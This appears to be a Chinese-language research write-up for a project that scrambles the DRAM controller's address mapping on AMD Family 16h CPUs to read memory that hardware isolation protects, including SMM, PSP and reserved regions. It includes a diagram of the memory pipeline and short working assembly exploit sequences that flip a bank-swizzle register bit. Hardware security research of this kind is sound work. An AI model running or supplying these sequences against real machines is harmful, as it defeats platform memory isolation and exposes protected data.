

skitter-creek-bath-salts — 已更新!
在 CPU 上通过 DRAM 加扰解锁 _一切_
skitter-creek-bath-salts
通过 DRAM 扰乱在 CPU 上解锁一切——PSP、C6、微码、SMM,以及规格文档遗漏的所有其他内容。
&x == &x。
通常如此。

拨弄 DRAM 控制器,就能让一个地址落在内存中你想要的任何位置。skitter-creek-bath-salts 修改内存层次结构的底层,重新布线物理 DRAM 地址转换。这会扰乱平台内存,暴露 DRAM 中受保护的区域——那些连内核都看不见的保留区。当地址转换被破坏时,建立在其上的安全原语也随之崩溃,于是我们解锁了一切。
太长不看
目标
在 AMD Family 16h CPU 上开发和测试,这是最后一代数据手册中记录了 DRAM 控制器转换寄存器——并表明它们无法被锁定——的处理器。17h 及之后的世代直接省略了这些信息。*p 的奥德赛在各代际和架构之间是相似的,底层的变换甚至延伸到 ARM、RISC-V 及更远;skitter-creek-bath-salts 向我们展示了仅仅如何开始。
*p 的奥德赛
一路向下,路途漫长。
内存建立在层层抽象之上,深到几乎荒谬。当你的代码解引用 *p 时,看起来像是在访问 p 处的 DRAM。事实并非如此——p 是一个虚拟地址,在触及 DRAM 的任何一个比特之前,它必须通过下面的重重考验:```
── CPU core / MMU ─────────────────────────────────────────────────
┌─ VA ← 64-bit virtual address from load/store
│
└> canonical-form check ──────────────────────┐ ← bits [63:48] sign-extend from bit 47
┌─ segment base add <─────────────────────────┘ ← FS.base / GS.base (MSR_FS_BASE, MSR_GS_BASE)
│
└> TLB probe ─────────────────────────────────┐ ← tagged by PCID (host) / VPID (guest)
hit → physical address k │
miss → engage hardware page walker │
┌─ page walk (from CR3) <─────────────────────┘ ← walked only on TLB miss
│ PML5[VA 56:48] ← only if CR4.LA57
│ PML4[VA 47:39]
│ PDPT[VA 38:30] ← 1 GiB leaf possible
│ PD [VA 29:21] ← 2 MiB leaf possible
│ PT [VA 20:12]
│ PTE ← R/W · U/S · NX · A/D · PAT · PCD · PWT · G
│
└> per-level checks ──────────────────────────┐ ← evaluated at every level of the walk
privilege (U/S) │ ← CPL vs PTE.U/S
write (R/W) │ ← + CR0.WP
execute (NX) │ ← EFER.NXE
SMEP / SMAP │ ← CR4.SMEP · CR4.SMAP · EFLAGS.AC
protection keys │ ← PKRU (user) · IA32_PKRS (supervisor)
┌─ A/D bit update <───────────────────────────┘ ← locked RMW on PTE
│
└> if guest: EPT / NPT re-walk ───────────────┐ ← each guest-PA above re-walked
EPT-PML4 → EPT-PDPT → EPT-PD → EPT-PT │ ← + EPT memory-type override
⇒ ~5× walks per single guest walk │
┌─ TLB shootdown IPIs <───────────────────────┘ ← invlpg broadcast to peer vCPUs
│
│ ── IOMMU (chipset / I/O fabric) ──────────────────────────────────
│
└> if device-initiated, IOMMU page walk ──────┐ ← VT-d / AMD-Vi: device-ID → domain → tables
│
┌── physical address k <─────────────────┘
│
│ ── CPU core / MMU — memory-type resolution ────────────────────────
│
└> MTRR range match ──────────────────────────┐ ← IA32_MTRR_DEF_TYPE + fixed/variable MTRRs
┌─ PAT entry select <─────────────────────────┘ ← IA32_PAT[ PTE.PAT:PCD:PWT ]
│
└> effective memory type ─────────────────────┐ ← { WB, WT, WC, WP, UC-, UC }
│
── CPU uncore — caches & coherence ────────────────────────────────
│
┌─ L1-D probe <───────────────────────────────┘ ← VIPT, per-core
│
└> L2 probe ──────────────────────────────────┐ ← per-core / per-CCX
┌─ LLC probe + directory consult <────────────┘ ← shared, sliced
│
└> snoop / coherence ─────────────────────────┐ ← MESI / MOESI broadcast
intra-socket │ ← broadcast to peer cores
inter-socket │ ← QPI · UPI · Infinity Fabric · CXL.cache
home-node directory response │ ← data | intervention | abort
│
── system data fabric / interconnect ──────────────────────────────
│
┌─ if MMIO range or sub-4 GiB MMIO hole <─────┘ ← uncore/data fabric posted/non-posted txn
│ → device BAR; done
│
└> else DRAM-bound: data fabric / mesh ───────┐ ← AMD DF · Intel mesh-or-ring uncore
│
┏━━ ── MCT / IMC (memory controller) ────────────────────────────────
W ┃ ┌─ DRAM hole remap <──────────────────────────┘ ← high-memory remap above TOM
E ┃ │
┃ └> memory-region exclusion remap ─────────────┐ ← reserved / protected ranges
┃ ┌─ channel interleave hash <──────────────────┘ ← XOR of selected PA bits → channel
A ┃ │
R ┃ └> rank interleave hash ──────────────────────┐ ← XOR of selected PA bits → rank
E ┃ ┌─ bank interleave hash <─────────────────────┘ ← XOR of selected PA bits → bank
┃ │
┃ └> bank swizzle / XOR scramble ───────────────┐ ← vendor- and BIOS-configurable
H ┃ ┌─ chip-select normalize (DCT) <──────────────┘ ← per-rank CS line
E ┃ │ rank → CS map
R ┃ │
E ┃ └> sub-channel select ────────────────────────┐ ← DDR5 / LPDDR5 only
┗━━ │
│
DRAM coordinates <─────────────────────────┘ ← bank group · bank · row (RAS) · column (CAS)
本项目工作在 `*p` 流水线的最深层,即 MCT/DCT 层——来自数据交换结构/互连的物理地址在此进入内存控制器,并被最后一次重写为发送至 DIMM 的原始 DRAM 坐标。

---

## 将 DRAM 意面化

> 物理地址其实更像是一种建议。```nasm
xor dword [0xf80c2094], 0x00400000
这就是漏洞利用。全部内容。
DRAM 控制器中的一次位翻转重新连接了 *p 流水线的底部,原本位于 &x 的数据现在在传输途中跑到了别处。突然之间 &x != &x。CPU、固件、uncore 和芯片组用来隔离受保护内存的每一种机制都位于内存控制器之上,而它们没有一个能看到下面发生了什么。这些屏障守护的是物理地址,而非 DRAM 坐标;重新排列坐标,上方的屏障永远不会察觉。
但重新布线 DRAM 很容易。上面的那个位是 DCT 中的 bank-swizzle-mode,它只是控制最终层地址重映射的几十个位之一——你只需拨动它们,就能让建立在其上的一切轰然倒塌。更难的部分是,在系统内存的底层被完全打乱的情况下,保持平台继续运行。
诀窍是:要快,并且不要碰 DRAM。禁用 AP,预热 TLB,加热缓存,禁用中断,刷新目标,串行化内存访问,并寄希望于 CPU 已经预取了即将执行的指令。然后重新布线 MCT/DCT 把 DRAM 搅成一团乱麻,从受保护区域抓取一些数据,恢复映射,再次串行化,启用中断,恢复 AP,平台就恢复正常了。```nasm mov eax, [0xf80c2094] ; prime mmio TLB mov eax, [0x6f800000] ; prime target TLB pushf ; preserve flags cli ; interrupts off clflush [0x6f800000] ; evict the target, force the dram read mfence ; barrier - no coherent world dram access lfence ; reordered into spaghettified view xor dword [0xf80c2094], 1<<22 ; flip dct swizzle → spaghettify dram mov ebx, [0x6f800000] ; fetch target in spaghettified view xor dword [0xf80c2094], 1<<22 ; restore dct swizzle → unscramble mfence ; barrier - no spaghettified dram access lfence ; reordered into coherent world view popf ; interrupts back on
通过对分页、缓存状态、线程和 TLB 进行一些精心的设置,可以从 C 语言中实现地址扰乱,以演示 `*p` 流水线的崩溃,以及当突然出现 `&x != &x` 时平台的损坏视图:
